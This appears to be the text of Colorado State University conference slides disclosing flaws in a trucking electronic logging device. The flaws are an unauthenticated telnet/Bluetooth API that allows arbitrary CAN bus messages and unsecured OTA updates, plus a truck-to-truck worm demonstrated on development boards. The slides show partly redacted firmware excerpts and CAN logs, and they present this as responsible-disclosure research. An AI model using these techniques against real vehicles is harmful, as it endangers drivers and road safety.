(1703173687.292646) can0 18F00100#FFFFFFFFFFFFFFFF
(1703173687.293252) can0 0C000003#CB000000FF00FFFF
(1703173687.293818) can0 0C010305#FFFFFFFFFF3FFFFF
(1703173687.294393) can0 0C000003#CB000000FF00FFFF
(1703173687.294976) can0 0CF00203#C1B70FFFF76A1C03
(1703173687.295543) can0 0C000003#CB000000FF00FFFF
```

Vulnerabilities 2/2

- Unauthenticated API via:
  - Telnet over Wi-Fi (port 23)
  - Bluetooth Low Energy
- API exposed critical device control including:
  - Arbitrary CAN message handling
  - OTA updates, without security measures
  - Ability to configure the device settings
    - Including to a more secure state
    - Unfortunately, did not find it used by the re-seller applications we examined

Result shown on serial interface after running telnet script

```
Data client connected
[redacted]@?[redacted]n[redacted]?Data: 1,1XKAAP8X4CJ293142,650,27,774889.240,0.150,9793.45,
DEVICE ID: IOSiX ELD:
[redacted]@?[redacted]n[redacted]?[redacted]@?[redacted]n[redacted]?[redacted]@?[redacted]n[redacted]?[redacted]@?[redacted]n[redacted]?CAN1: Requesting @18F00400 5 bytes
```

View from the streaming command

```
Data: 1,1XKAAP8X4CJ293142,649,13,774889.940,0.325,9793.50,0.00,12.67,,,,,,,,,48,32
Data: 1,1XKAAP8X4CJ293142,649,13,774889.945,0.330,9793.50,0.00,12.67,,,,,,,,,49,32
Data: 1,1XKAAP8X4CJ293142,648,9,774889.945,0.330,9793.50,0.00,12.67,,,,,,,,,50,322
[redacted],

55.771 CAN1 0CF00400 [8]: 51 87 86 EA 2A 00 F0 FF
55.789 CAN1 18F00131 [8]: FF FF FF 3F 00 FF FF FF
55.790 CAN1 0CF00400 [8]: 51 87 86 EC 2A 00 F0 FF
55.790 CAN1 18FEF131 [8]: F3 FF FF 47 CC FF FF FF
55.791 CAN1 18FEE031 [8]: FF FF FF FF FF FF FF FF
```

```
43  ble_message = strncmp((char *)recvd_message,[redacted]);
44  if (ble_message == 0) {
45    puVar7 = &command_handle_output;
46    bus = 0x6a4;
47    pcVar6 = "Dbg";
48    pcVar5 = dbg_thread;
49LAB_401162c6:
50    xTaskCreatePinnedToCore(pcVar5,pcVar6,bus,puVar7,5,0,1);
51    return (int *)0x1;
52  }
53                    /*[redacted]command might start a thread to stream back data */
54  ble_message = strncmp((char *)recvd_message,[redacted]);
55  cmd_parameter = baud_rate_1;
56  if (ble_message == 0) {
57    memw();
```

~ Code for other Commands ~

```
573                   /* if it doesn't equal any of the above commands then it goes to this routine */
574     if (is_streaming == '\x01') {
575
576
577
578
```

The streaming command, must be sent first


```
586       if ([redacted]) {
587         [redacted]);
588
589         if ([redacted]) {
590           if ([redacted]) {
591             if ([redacted]) {
592               if ([redacted]) {
593                 return recvd_message;
594               }
595               if (first_char != 6) {
```

~ Code for other CAN Bus Channels ~

```
679             debug_printf("CAN1: Requesting @%08lX %u bytes\r\n",id,length);
680             bus = 0;
681           }
682           send_can(bus,id,0,0,0,0,length,&can_data,0,0,100,&command_handle_output,0);
683           return (int *)0x64;
```

send_can sends the message to the CAN bus





Truck to Truck Worm

- ESP32s can operate as “SoftAP”s [13]
  - Acts as access point and a client simultaneously
- Not worth the risk to build full worm POC on real device, instead created demo on ESP32 development boards.
  - Developed and demonstrated a self-replicating worm
  - ~120ft range in dense parking lot with PCB antenna
- Is this realistic?
  - Trucks often congregate, including
    - Truck Stop / Gas Stations
    - Rest Stops
    - Ports / Distribution Centers / Hubs
  - Trucks pass each other on the road similar to our video demo
  - For many trucks, the diagnostic port stays powered even while the vehicle is turned off.
- To find more info about these attacks and others visit: https://systemscyber.engr.colostate.edu [2]

So, this is fixed, right?

- IOSIX, the ELD producer, responded well to the vulnerability report and pushed an update to address the issues.
- However, these vulnerabilities arose from government mandated, self-certified devices that lacked sufficient security standards.
- Since the government regulators have little incentive to get security right, the problem is not fixed, until that changes.

Thank you

Colorado State University

References

[1] J. Jepson, R. Chatterjee, and J. Daily, “Commercial Vehicle Electronic Logging Device Security: Unmasking the Risk of Truck-to-Truck Cyber Worms,” Symposium on Vehicles Security and Privacy (VehicleSec) 2024, Feb. 2024, doi: 10.14722/vehiclesec.2024.23047.
[2] https://systemscyber.engr.colostate.edu
[3] Bureau of Transportation Statistics, United States Department of Transportation. "National Transportation Statistics (NTS)." Accessed December 19, 2023. https://tinyurl.com/rosapntlbtsNTS. doi:10.21949/1503663
[4] “Economics and Industry Data.” American Trucking Associations. [Online]. Available: https://www.trucking.org/economics-and-industry-data
[5] Technology, Syrma Sgs. “Automotive ECU: The Core Component for Connected Cars.” Electronic Manufacturing Services - Syrma SGS Technology, 15 July 2021, www.syrma.com/ecu. Picture: “M156 ECU Upgrade.” DYNE Performance, dyneperformance.com.au/product/m156-ecu-upgrade/?currency=AUD. Accessed 22 Apr. 2022.
[6] “J1939-13.” SAE International.
[7] “Moving Ahead for Progress in the 21st Century Act (MAP-21).” U.S. Department of Transportation. [Online]. Available: Moving Ahead for Progress in the 21st Century Act (MAP-21)
[8] “ELD List.” FMCSA. [Online]. Available: https://eld.fmcsa.dot.gov/List
[9] https://us.amazon.com/EZ-ELD-Solution-Electronic-Logging-Device/dp/B071FN5RKN
[10] https://www.overdriveonline.com/electronic-logging-devices/article/14888881/rule-to-require-speed-limiters-could-come-this-week-e-log-rule-expected-soon-too
[11] https://www.garmin.com/en-US/p/592207
[12] https://fccid.io/2ALBDPT30
[13] Espressif, “Wi-Fi Provisioning.” [Online]. Available: https://docs.espressif.com/projects/esp-idf/en/latest/esp32/api-reference/provisioning/wifi_provisioning.html?highlight=softap